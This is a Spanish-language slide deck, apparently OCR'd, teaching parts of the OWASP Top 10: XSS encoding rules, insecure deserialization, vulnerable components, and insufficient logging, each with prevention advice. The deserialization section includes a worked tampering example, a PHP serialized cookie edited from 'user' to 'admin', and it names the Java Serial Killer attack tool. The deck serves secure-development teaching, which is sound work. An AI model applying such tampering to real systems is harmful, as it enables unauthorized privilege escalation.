
7) Scripting entre sitios cruzados: Regla 4 para prevenir XSS

Codifique contenido antes de insertarlo en estilos (Styles)

```
<style>selector { property : ...ESCAPE UNTRUSTED DATA HERE...; } </style>

<style>selector { property : "...ESCAPE UNTRUSTED DATA HERE..."; } </style>

<span style="property : ...ESCAPE UNTRUSTED DATA HERE...">text</span>
```




7) Scripting entre sitios cruzados: Regla 5 para prevenir XSS

Codifique URL antes de insertarlo en parámetros URL

```
<a href="http://www.site.cl?rut=...ESCAPE UNTRUSTED DATA HERE...">link</a>
```


Excepto para caracteres alfanuméricos, codifique todos los caracteres con valores ASCII con el formato **%HH**.

```
String safe = ESAPI.encoder().encodeForURL(
        request.getParameter("rut"));
```



8) Deserialización insegura

Deserialización insegura




8) Deserialización insegura

- Explotar la deserialización es bastante difícil, ya que los abusos rara vez funcionan sin cambios o ajustes en el código que se desea explotar
- Algunas herramientas pueden descubrir fallas de deserialización, pero frecuentemente se necesita ayuda humana para revisar este tipo problema
- El impacto de las fallas de deserialización no debe ser subestimado. Datos mal de serializados pueden producir ataques de ejecución remota de código

8) Deserialización insegura: Ejemplo de ataque (1)

- Una aplicación React llama a un conjunto de microservicios Spring Boot. Intentaron asegurarse de que su código fuera inmutable. La solución fue serializar el estado del usuario y pasarlo de un lado a otro con cada solicitud. Un atacante notó la firma del objeto Java "R00" y usó la herramienta **Java Serial Killer** para ejecutar remotamente el código en el servidor de aplicaciones

- **Java Serial Killer**: used to perform Java deserialization attacks: https://github.com/NetSPI/JavaSerialKiller.




8) Deserialización insegura: Ejemplo de ataque (2)

- Un foro de PHP utilizó la serialización de objetos PHP para guardar una "super" cookie, que contenía el ID de usuario, el rol, el hash de contraseña y otros datos:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```


- Un atacante cambió el objeto serializado para otorgarse privilegios de administrador:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```




8) Deserialización insegura: ¿Soy vulnerable a esto? (1)

- Las aplicaciones distribuidas que necesitan almacenar el estado en los clientes, o en el sistema de archivos, pueden estar utilizando la serialización de objetos
- Las aplicaciones con acceso público, o aplicaciones que dependen del estado de mantenimiento del cliente, pueden permitir la manipulación de datos serializados
- Este ataque es posible con formatos binarios, como la serialización de Java, o formatos basados en texto como Json o XML




8) Deserialización insegura: ¿Soy vulnerable a esto? (2)

- Las aplicaciones o las API serán vulnerables si:
  - El mecanismo de serialización permite la creación de tipos de datos arbitrarios
  - Hay clases que puedan cambiar el comportamiento de la aplicación durante o después de la deserialización, o se puede usar contenido para influir en la ejecución de la aplicación
  - La aplicación deserializa los objetos suministrados, o usa el estado serializado sin los controles apropiados
- Se puede producir cuando algún estado de seguridad es enviado serializado a un cliente no confiable sin ninguna forma de control de integridad (CRC, Digest, etc.)




8) Deserialización insegura: ¿Cómo puedo prevenir esto? (1)

- El único patrón arquitectónico seguro es no aceptar objetos serializados de fuentes no confiables, o usar medios de serialización que solo permitan tipos de datos primitivos. Si eso no es posible…
- Implementar controles de integridad o cifrado de los objetos serializados para evitar la creación de objetos hostiles o la manipulación de datos
- Aplicar restricciones estrictas durante la deserialización antes de la creación del objeto; por lo general, el código espera un conjunto definible de clases



8) Deserialización insegura: ¿Cómo puedo prevenir esto? (2)

- Aislar el código que de serializa, de modo que se ejecute en entornos con privilegios muy bajos, como contenedores temporales
- Registrar las excepciones y fallas de deserialización, como cuando el tipo entrante no es el tipo esperado o la deserialización genera excepciones
- Restringir o supervisar la conectividad de red entrante y saliente de los contenedores o servidores que de serializan
- Monitorear la deserialización, alertando si un usuario de serializa constantemente




9) Uso de componentes con vulnerabilidades conocidas

Uso de componentes con vulnerabilidades conocidas

9) Uso de componentes con vulnerabilidades conocidas

- Algunas componentes como bibliotecas, marcos de trabajo (frameworks) y otros módulos de software casi siempre funcionan con todos los privilegios
- Si se ataca un componente vulnerable, se puede facilitar la intrusión en el servidor o perdida seria de datos
- Las aplicaciones que usan componentes con vulnerabilidades conocidas debilitan las defensas de la aplicación y amplían el rango de posibles ataques

9) Uso de componentes con vulnerabilidades conocidas: Estadísticas



Bibliotecas	31
Versiones de bibliotecas	1.261
Organizaciones	61.807
Descargas	113.939.358

https://cdn2.hubspot.net/hub/203759/file-1100864196-pdf/docs/Contrast_-_Insecure_Libraries_2014.pdf

9) Uso de componentes con vulnerabilidades conocidas: Conclusiones principales

- 29,8 millones (26%) de descargas de bibliotecas tienen vulnerabilidades conocidas
- Las bibliotecas vulnerables más descargadas fueron GWT, Xerces, Spring MVC y Struts 1.x
- Las bibliotecas de seguridad son un poco más propensas a tener una vulnerabilidad conocida que los frameworks
- Sobre la base de las tasas de vulnerabilidad típicas, la gran mayoría de las fallas de la biblioteca siguen sin ser descubiertas
- Ni la presencia ni la ausencia de vulnerabilidades históricas es un indicador de seguridad útil
- Es probable que las aplicaciones Java típicas incluyan al menos una biblioteca vulnerable

9) Uso de componentes con vulnerabilidades conocidas: Recomendaciones

- Realice pruebas automáticas periódicas para revisar si sus bibliotecas están obsoletas (existen versiones más nuevas)
- Mejor si la prueba automática puede además informar de las vulnerabilidades conocidas de las bibliotecas que tiene en uso
- Revise periódicamente si sus bibliotecas están obsoletas y actualice a las últimas versiones
- Si alguna está obsoleta, pero no desea (o no puede) actualizar, revise si hay alguna biblioteca en uso que posea vulnerabilidades conocidas: si es así, actualice estas bibliotecas

OBCOM

10) Registro y monitoreo insuficiente

Registro y monitoreo insuficiente

10) Registro y monitoreo insuficiente

- La explotación de un registro y monitoreo insuficientes es la base de casi todos los incidentes importantes. Los atacantes confían en la falta de monitoreo y respuesta oportuna para lograr sus objetivos sin ser detectados
- Una forma de determinar si tiene suficiente supervisión, es examinar sus registros después de las pruebas de calidad. Deben haber suficientes datos para comprender qué daños pueden haber ocurrido.
- Los ataques exitosos parten con sondeo de vulnerabilidades. Permitir que continúen aumenta la probabilidad de explotación exitosa a casi 100%


10) Registro y monitoreo insuficiente: Ejemplo de ataque (1)

- Un proyecto de código abierto dirigido por un pequeño equipo fue hackeado usando una falla en su software. Los atacantes lograron eliminar el repositorio de código fuente y todo el contenido del sitio. Se pudo recuperar el código fuente, pero la falta de monitoreo, registro y alerta llevó a una violación muy grave, y el sitio terminó cerrando

- Un atacante escaneó por usuarios que usan una contraseña común y se tomó control de todas las cuentas con esa contraseña. Para todos los demás usuarios, este análisis dejó solo 1 inicio de sesión falso. Después de algunos días esto se repitió con una contraseña diferente

10) Registro y monitoreo insuficiente: Ejemplo de ataque (2)

- Un importante minorista de EE.UU. tenía un software de sandbox que analizaba los datos adjuntos de mensajes internos
- El software de sandbox detectó software potencialmente no deseado, pero nadie respondió a esta detección
- El software de sandbox produjo advertencias durante un largo plazo antes que la brecha fuera detectada, debido a transacciones fraudulentas de tarjetas por parte de un banco externo



10) Registro y monitoreo insuficiente: ¿Soy vulnerable a esto? (1)

- El registro, detección, monitoreo y respuesta activa insuficientes ocurren en cualquier momento que:
- Los eventos auditables, como inicios de sesión, inicios de sesión fallidos y transacciones de alto valor no se registran
- Los registros de aplicaciones y APIs no son monitoreados por actividad sospechosa
- Los umbrales de alerta, y la escalada de respuesta según el riesgo de los datos en poder de la aplicación, no están implementados o no son efectivos

10) Registro y monitoreo insuficiente: ¿Soy vulnerable a esto? (2)

- Para organizaciones más grandes y de alto rendimiento, la falta de respuesta activa, como las alertas y las actividades de respuesta en tiempo real (como el bloqueo de ataques automatizados en aplicaciones web y, en particular, las API) pondrían a la organización en riesgo por un compromiso extenso
- La respuesta no necesariamente tiene que ser visible para el atacante, solo que la aplicación y la infraestructura asociada, los marcos, las capas de servicio, etc. pueden detectar y alertar a las personas o herramientas para que respondan casi en tiempo real

10) Registro y monitoreo insuficiente: ¿Cómo puedo prevenir esto? (1)

- Asegurarse que todos los fallos de inicio de sesión, control de acceso, fallos de validación de entrada se puedan registrar con suficiente contexto de usuario para identificar cuentas sospechosas o malintencionadas, y se pueden mantener durante un tiempo suficiente para permitir un análisis posterior

- Asegurarse que las transacciones de alto valor tengan una pista de auditoría con controles de integridad para evitar la manipulación o eliminación, como agregar solo tablas de bases de datos o similares

10) Registro y monitoreo insuficiente: ¿Cómo puedo prevenir esto? (2)

- Establecer un monitoreo y alerta efectivos para que las actividades sospechosas se detecten y respondan dentro de períodos de tiempo aceptables

- Establecer o adoptar un plan de respuesta y recuperación de incidentes, como **NIST 800-61** revisión 2 o posterior. Para más detalles leer documentación en:

  - http://itlaw.wikia.com/wiki/NIST_Special_Publication_800-61

Muchas gracias

Muchas Gracias